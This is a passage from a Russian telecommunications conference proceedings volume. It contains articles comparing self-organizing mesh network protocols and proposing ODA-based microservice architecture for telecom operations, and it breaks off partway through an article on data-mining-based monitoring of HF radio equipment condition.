2. Патент № US 10242193 B1 Соединенные Штаты Америки, МПК G 06 F 21/57, H 04 L 29 / 06. Method of resource-limited device and device class identification using system and function call tracing techniques, performance, and statistical analysis: № US15/862,044: заявл. 04.01.2018: опубл. 22.11.2019 / Leonardo Babun, Hidayet Aksu, A. Selcuk Uluagac – 28 с.
3. Патент № US 2020/0356665 A1 Соединенные Штаты Америки, МПК G 06 F 21/55, G 06 N 20/20, G 06 N 5/00, G 06 N 5/04, G 06 F 21/62. Systems and methods for inhibiting threats to a computing environment: № US16/857,401: заявл. 24.04.2020: опубл. 28.09.2021 / Kyle Denney, Enes Erdin, Leonardo Babun, A. Selcuk Uluagac, Kemal Akkaya – 23 с.
4. Aegis: a context-aware security framework for smart home systems // ResearchGate: сайт. URL: [https://www.researchgate.net/publication/337450809\\_Aegis\\_a\\_context-aware\\_security\\_framework\\_for\\_smart\\_home\\_systems](https://www.researchgate.net/publication/337450809_Aegis_a_context-aware_security_framework_for_smart_home_systems) (дата обращения 03.03.2023).
5. What are Android App permissions, and how do devs implement them? // Android Authority: сайт. URL: <https://www.androidauthority.com/android-app-permissions-explained-642452/> (дата обращения 09.03.2023)

*Статья прорецензирована доцентом кафедры БИС СПбГУТ,  
Кандидатом технических наук М. Д. Поводайко.*

**УДК 004.72**  
**ГРНТИ 49.33.29**

## ТЕХНОЛОГИИ ПОСТРОЕНИЯ САМООРГАНИЗУЮЩИХСЯ MESH-СЕТЕЙ

**И. В. Гвоздков, И. В. Кильдяев**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*В наше время, развитие сетевых технологий является перспективным направлением, из-за огромного спроса в мире. Огромные корпорации постоянно создают новые*



филиалы, которые необходимо подключить к сети главного офиса и создать сеть в здании.

Способов решения предоставленных задач множество. Одним из них является создание самоорганизующейся mesh-сети, которая является простым и быстрым решением для малых бизнесов.

В ходе исследования выявлены возможности и перспективы применения mesh-сетей, а также проведено сравнение технологий, необходимых для создания самоорганизующейся частной mesh-сети.

*mesh-сети, CJDNS, Yggdrasil, OLSR, BATMAN-ADV, самоорганизующиеся сети, Wi-Fi.*

В современное время, никто не сможет усомниться в перспективности сетевых технологий, так как невозможно представить прогресс в мире без их использования. Одним из направлений сетевых технологий являются самоорганизующиеся mesh-сети (ячеистые сети).

Самоорганизующиеся mesh-сети – это новый тип беспроводных сетей, которые могут быть использованы для соединения множества устройств в единую сеть без использования центрального узла управления. В отличие от традиционных беспроводных сетей, где точки доступа подключаются к центральному узлу управления, mesh-сети используют технологию самоорганизации для создания гибкой и устойчивой сети. Эта технология быстро развивается и применяется в различных областях [1].

Одним из ключевых преимуществ самоорганизующихся mesh-сетей является их высокая устойчивость к отказам узлов. В традиционных беспроводных сетях, если одна из точек доступа выходит из строя, то все устройства, подключенные к ней, теряют связь с сетью. В mesh-сетях узлы могут работать независимо друг от друга, и в случае отказа одного узла, другие узлы могут перенаправлять трафик, сохраняя связь между устройствами.

Кроме того, mesh-сети могут обеспечивать высокую пропускную способность и расширяемость. Новые узлы могут легко добавляться в сеть, из-за самоорганизации. Это делает mesh-сети идеальным решением для масштабирования больших сетей, таких как сети умных домов или промышленных объектов.

Однако, как и любая технология, у самоорганизующихся mesh-сетей есть свои недостатки. Например, из-за своей сложности, настройка и управление mesh-сетью может быть достаточно сложным процессом. Кроме того, из-за большого количества узлов в сети, производительность может ухудшаться при большой нагрузке на сеть.

Несмотря на некоторые недостатки, быстрое развитие технологий и увеличение числа устройств, которые нуждаются в подключении к сети, создают огромный рынок для развития и применения самоорганизующихся mesh-сетей.

Главная проблема, появляющаяся при использовании самоорганизующейся mesh-сети, является выбор технологии для построения такой сети.

Для решения данной проблемы, был проведен анализ, сравнение, выделение достоинств и недостатков, и особенностей самоорганизующихся mesh-технологий.

Одной из первых технологий, опубликованной в 2001 году в документе RFC 3626, является OLSR (*Optimized Link State Routing*) [2] – это технология для создания самоорганизующейся mesh-сети. Она использует протокол маршрутизации на основе состояния связи, который был разработан группой исследователей в университете Осло.

OLSR оптимизирован для работы в беспроводных сетях и позволяет устанавливать соединения между узлами сети на основе беспроводного соединения. Он позволяет устанавливать кратчайший маршрут между узлами, учитывая параметры качества соединения, такие как пропускная способность и задержки.

Одной из особенностей OLSR является его возможность поддерживать множество путей между узлами. Это позволяет обеспечить отказоустойчивость и увеличить пропускную способность сети. OLSR также использует механизмы кэширования маршрутов для быстрого поиска маршрутов в сети.

Однако, OLSR имеет свои недостатки. Он не предоставляет механизмов безопасности, что может привести к возможности атаки на сеть.

Следующей технологией является BATMAN-ADV (*Better Approach To Mobile Ad-hoc Networking Advanced*) – протокол маршрутизации на основе состояния канала, созданный в 2007 году для организации беспроводных mesh-сетей. Он использует принципы мультиподписи и мультикаста для обеспечения балансировки нагрузки и повышения производительности в сетях с множеством узлов [3].

Одной из главных особенностей BATMAN-ADV является его способность к самоорганизации, которая позволяет сети настраиваться автоматически и обеспечивать высокую степень гибкости и надежности. Протокол BATMAN-ADV работает на уровне сетевого управления и управляет трафиком между узлами сети, используя несколько маршрутов для обеспечения максимальной скорости и надежности передачи данных.

Среди преимуществ BATMAN-ADV можно выделить высокую степень гибкости и надежности, а также способность к самоорганизации и использованию нескольких маршрутов для обеспечения максимальной производительности. Однако, среди недостатков можно выделить низкую скорость передачи данных при большом количестве узлов и ограниченную поддержку IPv6.

Cjdns (*Ciphered-Javascript-Driven Network Stack*) – это технология, которая используется для создания децентрализованных сетей, включая само-

организуемые mesh-сети. Cjdns была разработана Эрнстом Энгельсчаллом в 2011 году и является открытым программным обеспечением, которое может работать на разных платформах [4].

Одной из ключевых особенностей cjdns является использование алгоритма маршрутизации Nuregboia, который обеспечивает безопасную и эффективную передачу данных между узлами сети. Децентрализованная система идентификации, позволяет узлам сети общаться друг с другом, используя криптографические ключи.

Среди других преимуществ cjdns можно выделить масштабируемость, гибкость и возможность работать с различными протоколами. Однако, ее реализация требует некоторых навыков в настройке и использовании сети, поэтому она может быть более сложной в использовании, чем некоторые другие технологии.

Yggdrasil – это одна из технологий, разработанных в качестве потомка cjdns, которая используется для создания децентрализованных сетей, включая самоорганизующиеся mesh-сети. Разработка Yggdrasil началась в 2017 году, и она является открытым программным обеспечением, работающим на большинстве платформ [5].

Одной из ключевых особенностей Yggdrasil является использование протокола маршрутизации сети IPv6, который обеспечивает безопасную и эффективную передачу данных между узлами сети. Технология также предоставляет возможность создания децентрализованных приложений и сервисов, которые могут работать внутри сети.

Среди других преимуществ Yggdrasil можно выделить масштабируемость, гибкость и возможность работать с различными протоколами. Она также имеет открытую архитектуру, которая позволяет сообществу разработчиков вносить изменения и улучшения в технологию.

Yggdrasil становится все более популярной технологией в мире благодаря своей гибкости, эффективности и безопасности передачи данных.

В таблице 1 (см. ниже) приведено сравнение технологий, представленных выше, позволяющее наглядно увидеть разницу между этими технологиями.

Подводя итоги исследования, можно сказать, что самоорганизующаяся mesh-сеть является быстро развивающейся технологией, которая позволяет создавать отказоустойчивую, гибкую и масштабируемую сеть для работы большого количества устройств.

Для создания такой сети, после проведенного анализа, можно выделить технологии CJDNS и Yggdrasil, которые позволяют не только создать сеть, но и обеспечить её безопасность, что является важным фактором в современном мире.

Сами по себе, выбранные две технологии выше похожи из-за того, что Yggdrasil является потомком CJDNS, но большим преимуществом Yggdrasil

над CJDNS является возможность запустить себя на любом устройстве, а также активная поддержка мировым сообществом, которое постоянно делает правки и улучшает данную технологию.

ТАБЛИЦА 1. Сравнение технологий построения самоорганизующихся mesh-сетей

Название	Год	Версия IP	Преимущества	Недостатки	Безопасность
OLSR	2001	IPv4, IPv6	Хорошая масштабируемость, быстрая сходимость, поддержка мультикоммуникации	Не гарантирует полной связности, требуется много ресурсов для обработки информации	Уязвимости DoS-атак, не обеспечивает шифрования
BATMAN-ADV	2007	IPv4, IPv6	Хорошая масштабируемость, быстрая сходимость, поддержка мультикоммуникации	Не гарантирует полной связности, требуется много ресурсов для обработки информации	Низкий уровень безопасности, нет шифрования
Cjdns	2011	IPv6	Шифрование данных, высокая безопасность, поддержка мультикоммуникации, масштабируемость	Сложная настройка, необходимость использования специального ПО	Очень высокий уровень безопасности благодаря шифрованию трафика
Yggdrasil	2017	IPv6	Высокая масштабируемость, поддержка мультикоммуникации, маршрутизация на основе идентификаторов узлов	Сложная настройка, требовательна к ресурсам	Шифрование трафика и аутентификация узлов для обеспечения безопасности

#### Список используемых источников

1. Sharnya P., Raj Jennifer S. Self-Organizing Wireless Mesh Network // International Journal of Innovation and Applied Studies. 2013. No. 3, p. 486–492. ISSN 2028-9324.
2. Clausen T., Jacquet P. Optimized Link State Routing Protocol // RFC 3626, 2003. PP. 3–9.
3. Официальная документация по технологии BATMAN-ADV. URL: <https://www.open-mesh.org/projects/batman-adv/wiki>
4. Официальная документация на сайте GitHub по технологии CJDNS. URL: <https://github.com/cjdelisle/cjdns>

5. Официальный сайт технологии Yggdrasil Network. URL: <https://yggdrasil-network.github.io/>

*Статья представлена научным руководителем, доцент БИС СПбГУТ, кандидатом технических наук, доцентом М. Д. Поведайко.*

УДК 004.724.3  
ГРНТИ 49.38.49

## ИСПОЛЬЗОВАНИЕ МИКРОСЕРВИСНОЙ АРХИТЕКТУРЫ В МОДЕЛИ СИСТЕМЫ ЭКСПЛУАТАЦИОННОГО УПРАВЛЕНИЯ НА БАЗЕ ODA

**А. Б. Гольдштейн, А. В. Моисеева**

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Несмотря на наличие рекомендаций TMF большинство телекоммуникационных компаний работает с устаревающими системами, которые были созданы для решения конкретных функциональных задач, зачастую по «индивидуальному заказу», с использованием различных стандартов и технологий. По этой причине совместное использование телекоммуникационной инфраструктуры создает проблемы для гибкого внедрения и совместной работы при формировании единого ИТ-ландшафта и использованию сквозных бизнес-процессов, т.к. затрудняет беспрепятственную связь между системами и возможность масштабирования.*

*Для решения этой проблемы предлагается использовать открытую цифровую архитектуру TM Forum в качестве эталонной проектной архитектуры.*

*ODA может быть выгодна для телекоммуникационных компаний, поскольку позволяет им создавать цифровые экосистемы, которые можно легко интегрировать с другими системами и услугами. Это может помочь им лучше обслуживать своих клиентов и оставаться конкурентоспособными на рынке. Кроме того, это также позволяет создавать новые потоки доходов за счет разработки новых продуктов и услуг.*

*открытая цифровая архитектура, Open Digital Architecture, OSS/BSS, микросервисы, API, автоматизация.*

Открытая цифровая архитектура (ODA) – это относительно новый подход к созданию цифровых экосистем в телекоммуникационной отрасли, основанный на концепции программного обеспечения с открытым исходным кодом, которое позволяет совместно и повторно использовать код, обеспечивая более быстрые инновации и сотрудничество между компаниями [1]. Концепция ODA спроектирована так, чтобы быть гибкой, масштабируемой

и адаптируемой к будущим технологиям и изменениям в отрасли. Этот подход отличается от традиционных закрытых систем, которые могут быть негибкими и дорогими в обслуживании. Такое решение фокусируется на создании программного обеспечения как открытого стандартизированного решения, доступного в облаке. Платформа опирается на множество компонентов, которые позволяют заменить устаревающие системы OSS и BSS, предоставляя поставщикам и операторам телекоммуникационных услуг доступ к общему языку и принципам проектирования. Это способствует лучшему сотрудничеству как с точки зрения бизнеса, так и с точки зрения инфраструктуры ИТ.

Следуя эталонной функциональной группе, определенной в ODA, схема может быть представлена с помощью шести функциональных блоков, что обеспечивает высокоуровневое представление всех функций предприятия, а также понимание направленности и ответственности каждого функционального блока и определение точек интеграции, необходимых для реализации полных сквозных рабочих процессов. Компоненты ODA – это стандартизированные многократно используемые программные строительные блоки ODA на основе микросервисов, подключенные через открытые API. Компоненты ODA развертываются на холсте ODA, который обеспечивает стандартизированную среду выполнения вместе с частью автоматизации выпуска в конвейере CI/CD. Более подробно архитектура и назначение блоков описаны в [2].

Главное преимущество ODA в том, что она предполагает перекомпоновку карт приложений TAM и eTOM. Вместо монолитного приложения, в котором все бизнес-функции неразрывно связаны друг с другом, предлагается распределенная архитектура с независимыми блоками, которые будут без особых усилий внедряться в эксплуатацию, обновляться обособленно от других и с такой же простотой выводиться из использования. Благодаря новой концепции открытой цифровой архитектуры можно выделить новый класс систем автоматизации, отвечающий за все аспекты взаимодействия компании и клиента в любом сочетании B2C, B2B, B2G.

Путем реализации такого решения является определение заказчиками своих бизнес-требований, используя однозначный набор функций, связанных с Framework, для согласованности в выражении требований путем повторного использования спецификаций функций, которые разработчики смогут разрабатывать повторно, используя спецификации компонентов ODA из групп этих функций. Таким образом заказчику на основе его требований можно будет быстро предоставить уникальное решение, удовлетворяющее его бизнес-потребностям. Создание приложений на базе ODA позволит трансформировать гибкость бизнеса и операций, сократить расходы на разработку приложений, а также повысить скорость производства новых

систем, которые будет проще и дешевле развертывать, интегрировать и обновлять.

Для решения этой задачи хорошо подходит микросервисный подход к архитектуре, который делает компоненты самостоятельными единицами с разным стеком технологий, общающихся между собой посредством обмена сообщениями в виде REST-запросов. Таким образом каждый сервис отвечает за одну бизнес-логику и имеет свою базу данных, а группа сервисов объединяется в один API-продукт. По итогу система принимает на вход потоки пользовательских запросов, которые в свою очередь порождают каскад вызовов смежных сервисов внутри нее [3].

Давайте представим, что создается классическое приложение по подключению услуг связи, где клиент имеет возможность выбрать какую-то услугу за установленную плату и активировать ее для себя. Для реализации такой задачи необходим сквозной бизнес-процесс, который будет затрагивать все необходимые функциональные блоки у оператора, начиная от функций биллинга, заканчивая функциями активации портов. На рис. 1 изображена функциональная схема такой системы, в которой ODA «диктует» где и какой компонент должен находиться.




Рис. 1. Функциональная схема разрабатываемого приложения

Накладывая эту идею на микросервисный подход к архитектуре, мы получим систему с распределенным набором независимых сервисов, который в будущем может быть переиспользован под другую систему и при необходимости доработан или урезан по функционалу. Архитектура такого приложения



на программном уровне представлена на рис. 2. Разрабатываемая система будет состоять из нескольких компонентов, включая StoreFrontUI, который реализует пользовательский интерфейс, а также компоненты, хранящие пользовательские аккаунты, учета коммерческих сущностей и бронирований, биллинг для выставления счетов и отправки уведомлений. Каждый такой компонент будет представлять собой отдельный API-продукт, объединяющий в себе сервисы обработки запросов и сервисы баз данных.




Рис. 2. Программный уровень разрабатываемого приложения

Таким образом можно резюмировать, что ODA ускорит цифровую трансформацию услуг связи, способствуя более широкому изменению способов проектирования, разработки, продажи, закупки, интеграции с устаревшими решениями, развертывания, эксплуатации, обслуживания и обновления программного обеспечения. С этой целью крайне важно, чтобы ODA применялась вместе с платформами с открытым исходным кодом, и новыми подходами к разработке программного обеспечения, такими как DevOps и Agile, и в качестве дополнения к ним. Только в сочетании с новым совместным подходом к разработке и внедрению программного обеспечения ODA сможет трансформировать системы OSS/BSS для удовлетворения наших новых, широко распространенных и важных потребностей в подключении и ускорить цифровую трансформацию.

Анализ архитектур услуг связи с точки зрения оркестровки, автоматизации и виртуализации с использованием общей эталонной архитектуры помогает согласовать усилия и найти сходства в способах реализации различных функций и компонентов, что, в свою очередь, облегчает потенциальное сотрудничество между организациями и будущую функциональную совместимость. Микросервисы разбивают монолитные приложения на более мелкие, более управляемые компоненты, с которыми проще работать. Конечная цель перехода на микросервисы – реализовать распределенную, слабосвязанную и независимую структуру, которая позволит сделать процессы эксплуатации гибкими и легкоуправляемыми. Описанный вариант построения микросервисных решений на базе ODA далее предлагается применять в системах эксплуатационного управления для сетей пятого поколения, что значительно



повысит скорость поставки новых решений и услуг (*Time To Market*), а также снизить издержки на их производство и сопровождение.

#### Список используемых источников

1. Will Open Digital Architecture Set A New Path For Creating Digital Ecosystems For Telecommunications? URL: <https://devapo.io/blog/legacy-transformation/will-open-digital-architecture-set-a-new-path-for-creating-digital-ecosystems-for-telecommunications/> (дата обращения 08.03.2023).

2. Гольдштейн А. Б., Кисляков С. В. Концепция открытой цифровой архитектуры. Эволюция или революция? // Вестник связи. 2022. № 6. С. 21–25.

3. Моисеева А. В. Исследование микросервисной архитектуры для поддержки эксплуатационных процессов // Подготовка профессиональных кадров в магистратуре для цифровой экономики (ПКМ2022) : материалы всерос. науч.-тех. и науч.-метод. конф. магистрантов и их руководителей, Санкт-Петербург, 6–8 дек. 2022г. СПб. : СПбГУТ, 2022. С. 769–772.

УДК 654.024

ГРНТИ 49.39.29

## К ВОПРОСУ ИНТЕЛЛЕКТУАЛИЗАЦИИ ПРОЦЕССА ОПРЕДЕЛЕНИЯ ТЕХНИЧЕСКОГО СОСТОЯНИЯ СРЕДСТВ СВЯЗИ АВТОМАТИЗИРОВАННОГО РАДИОЦЕНТРА

М. В. Голунов<sup>1</sup>, А. А. Павлович<sup>2</sup>

<sup>1</sup>Военная орденов Жукова и Ленина Краснознаменной академия связи  
имени маршала Советского Союза С. М. Буденного

<sup>2</sup>Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

*Своевременная идентификация технического состояния средств радиосвязи зависит не только от этапа получения и оценки измерительной информации в текущий момент, но в значительной степени от анализа, интерпретации, графического представления уже имеющихся данных. Выявление тенденций в значениях определяющих параметров на многих одновременно функционирующих средствах радиосвязи позволяет осуществлять индивидуальное прогнозирование их технического состояния с целью недопущения снижения качества функционирования радиосредств благодаря выполнению мероприятий технического обслуживания по состоянию. И если раньше перед разработчиком средств контроля возникали вопросы о том, что и как контролировать, а также как автоматизировать оценку результатов контроля, то в настоящее время с увеличением объема измерительной информации о значениях контролируемых параметров дополнительно возникает вопрос об оценке имеющегося опыта – интеллектуальном анализе данных контроля.*

*функциональный контроль, техническое состояние, параметрический отказ, средства радиосвязи, интеллектуальный анализ данных.*

Для эффективного функционирования автоматизированных радиоцентров (АРЦ) в составе автоматизированной сети радиосвязи (АСРС) декаметрового диапазона волн (ДКМВ) важной задачей является обеспечение низкого уровня отказов и высокой надежности функционирования передающих и приемных средств радиосвязи (СРС). Данная задача решается в ходе выполнения комплекса мероприятий на всех стадиях их жизненного цикла (ЖЦ), начиная от проектирования, производства и на последующих этапах эксплуатации. При анализе причин возникновения и характеристик отказов СРС, по данным исследования [1] преобладающим видом являются параметрические (постепенные) отказы, которые возникают в связи с деградиционными процессами в её элементной базе и проявляются в постепенном во времени изменении величин одного или сразу нескольких параметров объекта контроля (ОК). Определение тренда изменения параметров СРС и своевременное предотвращение их постепенных отказов с целью поддержания работоспособного состояния является одной из важных функциональных задач службы эксплуатации АРЦ, решение которой основано на периодическом контроле эксплуатационных параметров состояния ОК через заданные межконтрольные временные интервалы.

На сегодня, в соответствии с планово-предупредительной стратегией технического обслуживания (ТО), контроль технического состояния (КТС) СРС производится независимо от наработки ОК один раз в год в ручном режиме с применением измерительных приборов (инструментальный контроль) по технологическим картам нормативно-технической документации. В случае низкой интенсивности эксплуатации (годовая норма расхода ресурса СРС значительно меньше средней наработки на её отказ), данный подход приемлем, однако при интенсивной эксплуатации, например, круглосуточной работе в режиме 24/7/365 (что характерно для СРС магистральных радиолиний АСРС), контроль с периодичностью 1 раз в год является недостаточным по факту выработки параметрического ресурса между циклами КТС ОК и высокой вероятности его функционирования длительное время в состоянии скрытого (нераспознанного) параметрического отказа.

Например, в соответствии с руководящими документами, годовая норма расхода ресурса радиоприемного устройства (РПУ) типа Р-170П (Р-160П) соответствует 1400 ч/год, а норма ресурса до списания – 55 тыс. ч или 20 лет при эксплуатации в районах умеренного климата. ГОСТ Р 52016-2003 определяет среднюю наработку на отказ РПУ ДКМВ – не менее 7000 ч. Тогда имеем:  $7000/1400 \text{ ч} = 5 \text{ лет}$ . Это соответствует, что на РПУ в течение пяти лет не менее пяти раз будет проведен инструментальный контроль прежде чем наступит отказ. В тоже время, на приемных и передающих АРЦ

магистральных радиолиниях АСРС радиосредства функционируют в круглосуточном режиме. Тогда  $7000/8760 \text{ ч.} = 0,8$ , что означает случай, когда СРС может быть ни разу не подвергнуто инструментальному контролю (КТС) до наступления отказа. При этом, высокая интенсивность расхода ресурса ускоряет деградационные процессы в элементной базе, что приводит к преждевременному выходу параметров СРС за пределы установленных эксплуатационных допусков. При использовании для ОК (СРС) формулы ремонта – ЗС (три средних ремонта за период ЖЦ) проведение первого среднего ремонта планируется менее чем через 4 года непрерывной эксплуатации:  $55000 \text{ ч} \times 2,5 / 4 = 34375 \text{ ч}$  (3,9 лет), где 2,5 – коэффициент учета условий эксплуатации (отапливаемые помещения в районах со сложными климатическими условиями). Для стационарного АРЦ, содержащем в своем составе десятки РПУ (СРС), потребность в восстановлении их ресурса будет составлять достаточно частое событие. При этом в случае размещения АРЦ в районе со сложными климатическими условиями (1400 ч / год, в поле – 0,8) первый средний ремонт будет спланирован только через  $55000 \text{ ч} \times 0,8 / 4 \times 1400 \text{ ч} / \text{год} = 7,86 \text{ лет}$  (что в 2 раза реже чем при функционировании на стационарных АРЦ и меньшем объеме применяемых СРС).

Предложенный пример позволяет сделать вывод о том, что в случае эксплуатации СРС в стационарных условиях их функциональный контроль (ФК) необходимо производить с большей частотой, что при отсутствии актуальной информации о реальном техническом состоянии (ТС) радиосредств приведет к необоснованному увеличению количества процедур ТО. Такое положение дел обосновывает переход от планово-предупредительной стратегии ТО к реализации стратегии технического обслуживания по состоянию (ТОС) и требует разработки автоматизированных средств ФК СРС.

Для решения данной задачи в исследовании [2] предложено осуществление индивидуального прогноза ТС СРС с использованием адаптации интервала между процедурами КТС с целью минимизации числа процедур ручного контроля. Сокращение таких процедур в процессе эксплуатации СРС важно, поскольку это сопряжено с прекращением его функционирования (выполнения задач по назначению) на период времени проведения КТС.

Предложения по индивидуальному прогнозу ТС радиосредств в свою очередь требуют точных моделей дрейфа определяющих параметров на основных этапах ЖЦ СРС, а так же уточнения числа контролируемых параметров и, что немаловажно, наличие возможности их коррекции (регулировки) для парирования дрейфа. В такой постановке решение задачи индивидуального прогноза ТС радиосредств сводится к разработке мето-

дики обеспечения своевременности функционального контроля радиосредств с фиксированным, но достаточно коротким межконтрольным интервалом. Это, в свою очередь, позволит:

иметь актуальную информацию о ТС радиосредств АРЦ;

исключить ресурсозатратные операции сбора статистики с априорной измерительной информации (ИИ) о дрейфе определяющих параметров СРС;

использовать избыточность ИИ о техническом состоянии радиосредств в интересах индивидуального прогноза известными методами анализа временных рядов.

В исследовании [3] приведена методика ФК СРС АРЦ, где предложен способ измерения показателя качества функционирования (ПКФ) радиосредств в виде матрицы значений ПКФ. Данная методика функционального контроля позволяет обеспечить своевременность КТС СРС. Однако для эксплуатационной службы АРЦ крайне важна оценка результатов такого контроля, анализ тенденций изменения параметров радиосредств и, соответственно, прогнозирование ТС множества функционирующих СРС с учетом накопленного опыта (статистики), в интересах внедрения стратегии ТОС, что невозможно обеспечить без интеллектуального анализа данных контроля.

Поскольку СРС являются аналого-цифровыми динамически эволюционирующими под воздействием различных внешних и внутренних дестабилизирующих факторов системами, то исследования по обнаружению скрытых знаний об их ТС средствами интеллектуального анализа данных контроля, алгоритмами и средствами искусственного интеллекта – Data Mining (DM), нетривиальны, практически полезны, доступны для интерпретации человеком [4]. В свою очередь, для повышения достоверности прогнозирования вида ТС СРС важно с высокой оперативностью (в режиме, близком к режиму реального времени) обнаруживать факторы выхода значений параметров за пределы эксплуатационных допусков и их влияние на скрытые отказы.

В таблице 1 (см. ниже) приведена характеристика глубины анализа данных, представляемых поверхностным, неглубоким и глубоким уровни анализа, отвечающими, соответственно, Online analytical processing (OLTP), Online Transactions Proceeding (OLAP) и DM технологиям [5].

Для примера рассмотрим выражение для показателя качества функционирования радиосредства формирующего узкополосные сигналы вида:  $g_i^2 = (1 - \eta)^2 \sin^2 [\pi \Delta f T (1 - \eta)]$ , где  $i \in \{1, \dots, n\}$ ,  $n$  – количество видов используемых сигналов,  $\Delta f$ ,  $T$ ,  $\eta$  – соответственно частотный сдвиг между эталонным и контролируемым сигналом, длительность элемента сигнала и его краевые искажения. Произведение  $\Delta f T$  представим в виде  $\delta_{ор} f_c T$ , где  $\delta_{ор} = \Delta f_{ор} / f_{ор}$  является нормированной долговременной относительной нестабильностью частоты опорного генератора (ОГ),

$T \in \{T_1, \dots, T_v\}, f_c \in \{f_{c1}, \dots, f_{cq}\}$ ), а  $v$  – количество длительностей элемента  $T$  используемых сигналов,  $q$  – число контролируемых частот  $f_c$ .

ТАБЛИЦА 1. Характеристика глубины анализа данных

Анализ данных по уровням глубины	Используемые технологии	Характеристика глубины анализа
Поверхностный	OLTP	Задачи хранения и оперативной модификации данных, их информационно-поискового анализа при одновременном доступе многих пользователей
Неглубокий	OLAP	– Средние показатели реализаций под воздействием внешних и внутренних дестабилизирующих факторов; – девиации, максимальные и минимальные отклонения от нормы; – графическое представление тренда изменения агрегированных данных в виде временных рядов.
Глубокий (скрытые знания)	DM	– Присутствие подобий и аналогов в ретроспективе изучаемого события; – наличие и характер корреляций и взаимозависимостей между наборами событий; – прогноз развития ситуаций под воздействием набора взаимосвязанных факторов и ее эволюция.

Тогда выражение для ПКФ СРС будет иметь вид:

$$g_{i\ T_f}^2 = (1 - \eta)^2 \sin^2 [\pi \delta_{\text{ог}} f_c T (1 - \eta)], \quad (1)$$

где  $g_{i\ T_f}^2$  – матрица значений ПКФ радиопередающего устройства (РПДУ) размером  $T_v \times f_{cq}$ .

Из выражения (1) видно, что при некогерентной обработке простых узкополосных сигналов типа  $A1A, F1B (G1B)$  показатель качества функционирования будет зависеть от относительной нестабильности частоты ОГ  $\delta_{\text{ог}}$ , краевых искажений (преобладаний)  $\eta$  излучаемых посылок, а также от произведения текущей частоты сигнала  $f_c$  на длительность его элемента  $T$ . Для обеспечения полноты функционального контроля РПДУ, в соответствие с выражением (1), сформируем частотно-временную матрицу (ЧВМ) размером  $f_{cq} \times T_v$ , по которой определим значения ПКФ, рис. 1.

При проведении анализа зависимостей  $g_i^2$  от значений произведения  $f_{ci} \times T_i$ , (рис. 1), получаем следующую информацию о степени отклонения параметров СРС от номинальных уровней:

наличие частотного сдвига ОГ – по отклонению значений  $g_i^2$  вдоль линий  $a, c, d, l, m, z$ ;

наличие краевых искажений (джиттера, преобладания), вносимых радиотрактом в радиосигнал – по изменению значений  $g_i^2$  при движении от точки  $A$  к точке  $Z$ ;

наличие амплитудно-фазовых искажений в радиотракте – по колебаниям уровня ПКФ вдоль линий  $a, c, d, l, m, z$ .

